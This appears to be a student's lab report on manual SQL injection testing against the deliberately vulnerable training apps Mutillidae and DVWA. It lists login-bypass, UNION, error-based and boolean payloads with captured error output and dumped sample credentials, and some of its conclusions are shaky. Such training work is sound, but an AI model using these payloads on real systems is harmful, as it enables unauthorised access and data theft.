Lab 1: Manual and Automated SQL Injection Testing

Objective

To understand and practice SQL injection techniques using both manual testing methods and automated tools like sqlmap within the context of web application security.

Tools Required

1. Web Application for Testing

- Mutillidae: A deliberately vulnerable web application for testing security tools and techniques.
- DVWA (Damn Vulnerable Web Application): Another web application with various security vulnerabilities for testing purposes.

2. SQLMap

- A powerful tool for automating SQL injection testing and database exploitation.

3. Burp Suite

- Optional: For intercepting HTTP requests and modifying them for manual testing.

4. Browser

- For accessing the web application.

Lab Environment Setup

1. Install Mutillidae

- Download and set up Mutillidae on a local server or a virtual machine.
- Ensure you have access to a database to perform SQL injection tests.

2. Install DVWA


- Download and set up DVWA on a local server or virtual machine.

3. Install SQLMap

- Install sqlmap by downloading it from sqlmap.org.
- Ensure Python is installed to run sqlmap.

Exercise 1: Identify Vulnerable Parameters

- Objective: Identify input fields that may be vulnerable to SQL injection.
- Procedure:
  i. Access the Mutillidae application: (e.g., http://192.168.177.134/mutillidae/).
  ii. Explore forms (e.g., login, search boxes) and note the fields for testing.



Please sign-in


Username

Password

Login

Dont have an account? Please register here

Login



OWASP Mutillidae II: Keep Calm and Pwn On

rsion: 2.9.8 Security Level: 0 (Hosed) Hints: Enabled Logged In Admin: admin

me | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Login


Back Help Me!

Hints and Videos

You are logged in as admin

Logout

User Info


Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? *Please register here*

Results for "' OR 1=1 -- ".24 records found.


Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk


Exercise 2: Basic SQL Injection Testing

- Objective: Perform basic SQL injection attacks to evaluate application response.
- Procedure:
  i. Test input fields using basic payloads:
     - ' OR '1'='1 (to bypass authentication)



- ' UNION SELECT NULL-- (to check for vulnerabilities)

ii. Document the application behavior and responses for analysis.



```
Error Message

Failure is always an option
Line        170
Code        0
File        /owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message     /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query:

            connect_errno: 0
            errno: 1064
            error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1
            client_info: 5.1.73
            host_info: Localhost via UNIX socket

            ) Query: SELECT username FROM accounts WHERE username='' UNION SELECT NULL--'; (0) [Exception]
Trace       #0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /
            owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('' UNION SELECT ...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic
Information Error querying user account
Click here to reset the DB
```

OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Login
Back
Help Me!
Hints
Exception occurred
Please sign-in
Username
Password
Login

Test 1: Login Bypass

- Injection Point: Login form - username field.
- Payload Used: ' OR '1'='1' –
- Result:
  - Login was successful even without correct credentials.
  - This indicates the backend query was bypassed using a tautology condition (`OR '1'='1'`).
  - Vulnerability Confirmed.

Test 2: UNION-Based Injection (Vulnerability Check)

- Injection Point: Username field on the login page.
- Payload Used: ' UNION SELECT NULL--
- Result:
  - The following SQL error was returned:
    - `You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1`
  - The application revealed internal SQL error messages, including:
    - `File: /owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165`
    - `Error executing query: SELECT username FROM accounts WHERE username='' UNION SELECT NULL--';
    - `errno: 1064 (syntax error)`

- confirms:
  - The app does not properly sanitize inputs.
  - It is vulnerable to UNION-based SQL injection, though the exact column count may be mismatched.


Conclusion

The app is vulnerable to SQL Injection on both the login form and other user input fields. Further enumeration (like increasing `NULL`s in UNION) can help discover column structure and extract sensitive data.

Exercise 3: Error-Based SQL Injection

- Objective: Use error messages to extract database information.
- Procedure:

i. Use payloads that generate errors:
   - ' AND 1=CONVERT(int, (SELECT @@version))--



Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'int, (SELECT @@version))-- '' at line 1 client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='' AND 1=CONVERT(int, (SELECT @@version))-- '; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('' AND 1=CONVERT...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error querying user account
Click here to reset the DB	

OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Login
Back
Help Me!
Hints
Exception occurred
Please sign-in

ii. Analyze the error messages returned by the application.

- Payload You Used: ' AND 1=CONVERT(int, (SELECT @@version))--
- What Happened:I got a detailed SQL error message:

  You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'int, (SELECT @@version))--' at line 1

- What This Tells Us:
  - The app returned a raw SQL error a clear sign it's vulnerable to SQL Injection.
  - The error shows part of the SQL query: SELECT username FROM accounts WHERE username='' AND 1=CONVERT(int, (SELECT @@version))—
  - The DB engine leaked internal details, like:
    - MySQL/MariaDB syntax used
    - It doesn't accept CONVERT(int, ...) as it would in MSSQL, not MySQL
    - Version info is being pulled with SELECT @@version

Results Summary

- Page Tested:Login form (Mutillidae)
- Page: index.php?page=login.php
- Payload Used: ' AND 1=CAST((SELECT @@version) AS SIGNED)--
- Result:
  - SQL error displayed on the page:
  - Indicates @@version was processed
  - Shows the server leaks detailed SQL errors
  - Confirms vulnerability to error-based SQL Injection
  - DB version may be visible in future payload refinements

Conclusion:

The application improperly handles input and exposes SQL error messages.


This makes it vulnerable to information disclosure via error-based SQL injection.

Exercise 4: Boolean-Based SQL Injection

- Objective: Manipulate queries to obtain true/false responses.
- Procedure:

Test with payloads:


- Example: ' AND 1=1 -- (True)


Account does not exist

Please sign-in

Dont have an account? Please register here

- Example: ' AND 1=2 -- (False)


Account does not exist

Please sign-in

Dont have an account? Please register here

Note any changes in application behavior.

The two conditions only show account does not exist which confirms that Boolean-Based SQL Injection is working correctly

Payload	Result	Explanation
1' AND 1=1 --	"Account does not exist"	Query is valid but no user matches the injected condition
1' AND 1=2 --	"Account does not exist"	Query is valid but always false


Confirmation:

When both payloads show "Account does not exist", it shows:

- The injection is happening.
- The backend is executing your payload.
- The query returns no result for injected conditions exactly what's expected in Boolean-Based SQLi.

Exercise 5: Union-Based SQL Injection

- Objective: Retrieve data from other tables using the UNION operator.
- Procedure:
- Execute the following payload:
  i. ' UNION SELECT 1, version(), user(), database()--



Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1222 error: The used SELECT statements have a different number of columns client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='' UNION SELECT 1, version(), user(), database()-- '; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('' UNION SELECT ...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error querying user account
Click here to reset the DB	

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Login
Back
Help Me!
Hints

Exception occurred

ii. Document the output.

- Test Payload Used: ' UNION SELECT 1, version(), user(), database()--
- File Path: `/owaspbwa/mutillidae-git/classes/MySQLHandler.php`
- Line: 165
- Error Code: 1222
- Error Message: The used SELECT statements have a different number of columns This means your UNION SELECT is trying to return more or fewer columns than the original query (SELECT username FROM accounts WHERE username='...'), and SQL doesn't allow that

- Analysis:
    - This error occurs when the number of columns in the original query does not match the number of columns in the `UNION SELECT` clause.
    - The original query likely selects fewer columns (e.g., 1 or 2), while the injected payload attempts to return 4 columns.
    - This mismatch triggers SQL error 1222, which confirms the system is vulnerable to union-based SQL injection, but column count needs to be aligned

Conclusion:


- Vulnerability Confirmed: Yes, but not yet exploitable due to column mismatch.
- Error Message: Revealed the system behaviour and confirmed union-based SQL injection is possible.
- Action Required: Adjust the number of columns to match the underlying SQL query.

Exercise 6: Retrieving Database Information

- Objective: Extract tables and columns from the database.
- Procedure:

Access the tables:

' UNION SELECT NULL, table_name, NULL FROM information_schema.tables--




Error Message

Failure is always an option	
Line	170
Code	0
File	/owaspbwa/mutillidae-git/classes/MySQLHandler.php
Message	/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1222 error: The used SELECT statements have a different number of columns client_info: 5.1.73 host_info: Localhost via UNIX socket) Query: SELECT username FROM accounts WHERE username='' UNION SELECT NULL, table_name, NULL FROM information_schema.tables-- '; (0) [Exception]
Trace	#0 /owaspbwa/mutillidae-git/classes/MySQLHandler.php(283): MySQLHandler->doExecuteQuery('SELECT username...') #1 /owaspbwa/mutillidae-git/classes/SQLQueryHandler.php(250): MySQLHandler->executeQuery('SELECT username...') #2 /owaspbwa/mutillidae-git/includes/process-login-attempt.php(54): SQLQueryHandler->accountExists('' UNION SELECT ...') #3 /owaspbwa/mutillidae-git/index.php(277): include_once('/owaspbwa/mutil...') #4 {main}
Diagnotic Information	Error querying user account
Click here to reset the DB	

